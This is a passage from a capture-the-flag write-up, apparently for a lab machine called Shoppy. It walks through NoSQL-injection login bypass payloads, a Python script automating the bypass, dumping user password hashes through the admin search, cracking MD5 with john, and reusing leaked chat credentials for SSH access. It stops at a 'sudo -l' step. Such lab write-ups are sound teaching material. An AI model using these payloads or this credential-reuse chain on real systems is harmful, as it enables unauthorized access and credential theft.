}
HTTP/1.1 400 Bad Request
Server: nginx/1.23.1
Content-Type: text/html; charset=utf-8
Content-Length: 1016

SyntaxError: Unexpected token u in JSON at position 21
    at JSON.parse (<anonymous>)
    at parse (/home/jaeger/ShoppyApp/node_modules/body-parser/lib/types/json.js:89:19)
    at /home/jaeger/ShoppyApp/node_modules/body-parser/lib/read.js:128:18
    at AsyncResource.runInAsyncScope (node:async_hooks:203:9)
    at invokeCallback (/home/jaeger/ShoppyApp/node_modules/raw-body/index.js:231:16)
    at done (/home/jaeger/ShoppyApp/node_modules/raw-body/index.js:220:7)
    at IncomingMessage.onEnd (/home/jaeger/ShoppyApp/node_modules/raw-body/index.js:280:7)
This is the most profitable find in the whole enumeration, and it is easy to miss because the payload technically failed: undefined is not valid JSON, hence the SyntaxError. But in failing, the application returned the whole trace uncaught, and that trace leaks three things:
- The backend is Node.js with Express (
body-parser,raw-body). - The application is called ShoppyApp.
- And, above all, it runs as the user
jaeger, because its path is/home/jaeger/ShoppyApp/.
In other words, we already know a system username long before finding Mattermost. An uncaught error trace is an information leak in its own right, and here it hands us half the road for free.
With the engine confirmed, we look for the NoSQL equivalent of OR 1=1:

Normal sql: ' or 1=1-- -
Mongo sql:  ' || 1==1//    or    ' || 1==1%00    or    admin' || 'a'=='a
The reference is the NoSQL injection section of HackTricks. The page itself explains why it works: if the query is built as { $where: this.username == '${username}' }, feeding it admin' || 'a'=='a turns it into a tautology, so the condition holds for every document.
username=admin' || 'a'=='a&password=admin
HTTP/1.1 302 Found
Server: nginx/1.23.1
Content-Length: 56
Location: /admin

<p>Found. Redirecting to <a href="/admin">/admin</a></p>
302 to /admin: authentication bypassed. We also try the integer plus null-byte variant, to see whether the filter behaves the same:
username=admin' || 1==1%00&password=admin
HTTP/1.1 302 Found
Server: nginx/1.23.1
Content-Length: 56
Location: /admin
It works the same. The %00 terminates the query before the closing quote the application expects, so it holds up even if the string tautology were filtered. Having two working payloads instead of one matters when the filter changes.
With the vector confirmed, we automate it in a minimal script so as not to depend on Burp:
cat noSQL.py
python3 noSQL.py
#!/usr/bin/python3
import os, sys, requests, pdb, signal

def def_handler(sig, frame):
    print("\n\n[!] Saliendo ... \n")
    sys.exit(1)

signal.signal(signal.SIGINT, def_handler)

url = "http://shoppy.htb/login"

def makeRequest():
    payload = "admin' || '1'=='1"
    post_data = {
        'username': payload,
        'password': "admin"
    }
    r = requests.post(url, data=post_data)
    os.system("echo '%s'|html2text" % r.text)

if __name__ == '__main__':
    makeRequest()
Shoppy
**** Products of Shoppy App ****
Search for users
Name Price
PC 1145$
Smartphone 200$
Backpack 30$
Jacket 20$
Ventilator 2$
Controller 15$The script follows the redirect and html2text renders the HTML readably in the terminal. The same thing from the browser:

Products of Shoppy App

Name         Price
PC           1145$
Smartphone   200$
Backpack     30$
Jacket       20$
Ventilator   2$
Controller   15$
The product table is set dressing. What matters is the button on the top right: Search for users.
Dumping the database
NoSQL injection in the search
The search lives at /admin/search-users?username=... and returns JSON. With a normal user:

0:
  _id:      "62db0e93d6d6a999a66ee67a"
  username: "admin"
  password: "23c6877d9e2b564ef8b32c3a23de27b2"
It returns the _id, the username and the password hash, which is already a serious leak on its own: a user search has no business exposing credentials. And the Download export button confirms the result can be dumped to a file.
If this field reaches the query as raw as the login one did, the same tautology should return every document instead of one:
admin' || '1'=='1
[
  { "_id": "62db0e93d6d6a999a66ee67a", "username": "admin",
    "password": "23c6877d9e2b564ef8b32c3a23de27b2" },
  { "_id": "62db0e93d6d6a999a66ee67b", "username": "josh",
    "password": "6ebcea65320589ca4f2f1ce039975995" }
]
A second user shows up, josh, with a 32-character hexadecimal hash.
Cracking the hash
We save both hashes and confirm the format before launching anything, because picking the wrong mode makes the crack fail even when the password is in the wordlist:
nano hashes.txt
cat hashes.txt
hash-identifier
File: hashes.txt
1  6ebcea65320589ca4f2f1ce039975995
2  23c6877d9e2b564ef8b32c3a23de27b2

HASH: 6ebcea65320589ca4f2f1ce039975995

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)MD5, as the length suggested. That fixes the format for john:
john --wordlist=rockyou.txt --format=raw-md5 hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=12
Press 'q' or Ctrl-C to abort, almost any other key for status
remembermethisway  (?)
1g 0:00:00:00 DONE (2025-10-17 14:22) 1.136g/s 16299Kp/s 16299Kc/s 17222KC/s  fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
It loads both hashes but cracks only one (1g), and it does not say which. The output comes out with (?) precisely because john cannot tie the password to a user: the file only had bare hashes, with no user: field. To find out, we check the file where john stores everything it has ever cracked:
tail -1 ~/.john/john.pot
$dynamic_0$6ebcea65320589ca4f2f1ce039975995:remembermethiswayThe hash is 6ebcea..., so remembermethisway is josh's password. Admin's does not fall to rockyou, but we do not need it. Worth keeping the trick: ~/.john/john.pot is the history of everything cracked and answers "whose hash was this?" without running anything again.
Access as jaeger
Mattermost: leaked credentials
The login bypass already got us in as admin, so josh's credentials add nothing on the shop. But we still had the pending subdomain, which serves a Mattermost instance (a Slack-style corporate chat):

Log in to your account
Email or Username: josh
Password:          remembermethisway
Shoppy
CHANNELS
  Coffee Break
  Deploy Machine     (private)
  Development
  Town Square
DIRECT MESSAGES
  feedbackbot
The credentials work. There are four channels, and the second name jumps out: Deploy Machine, complete with the private-channel padlock, which is exactly where people believe they can write things they should not.

For the deploy machine, you can create an account with these creds:
username: jaeger
password: Sh0ppyBest@pp!
jaeger is precisely the user the Node.js stack trace leaked a while back, which confirms it is a real system account and not a chat-only name.
SSH as jaeger
Those credentials are reused on SSH:
ssh jaeger@10.10.11.180
id
jaeger@shoppy:~$ id
uid=1000(jaeger) gid=1000(jaeger) groups=1000(jaeger)
A user with no interesting groups: no sudo, no docker, no adm. The escalation will have to come from elsewhere.
cat user.txt
jaeger@shoppy:~$ cat user.txt
667d26bb3ed6e9f6d9e26d74022c2ae1
Privilege escalation
sudo: password-manager as deploy
sudo -l
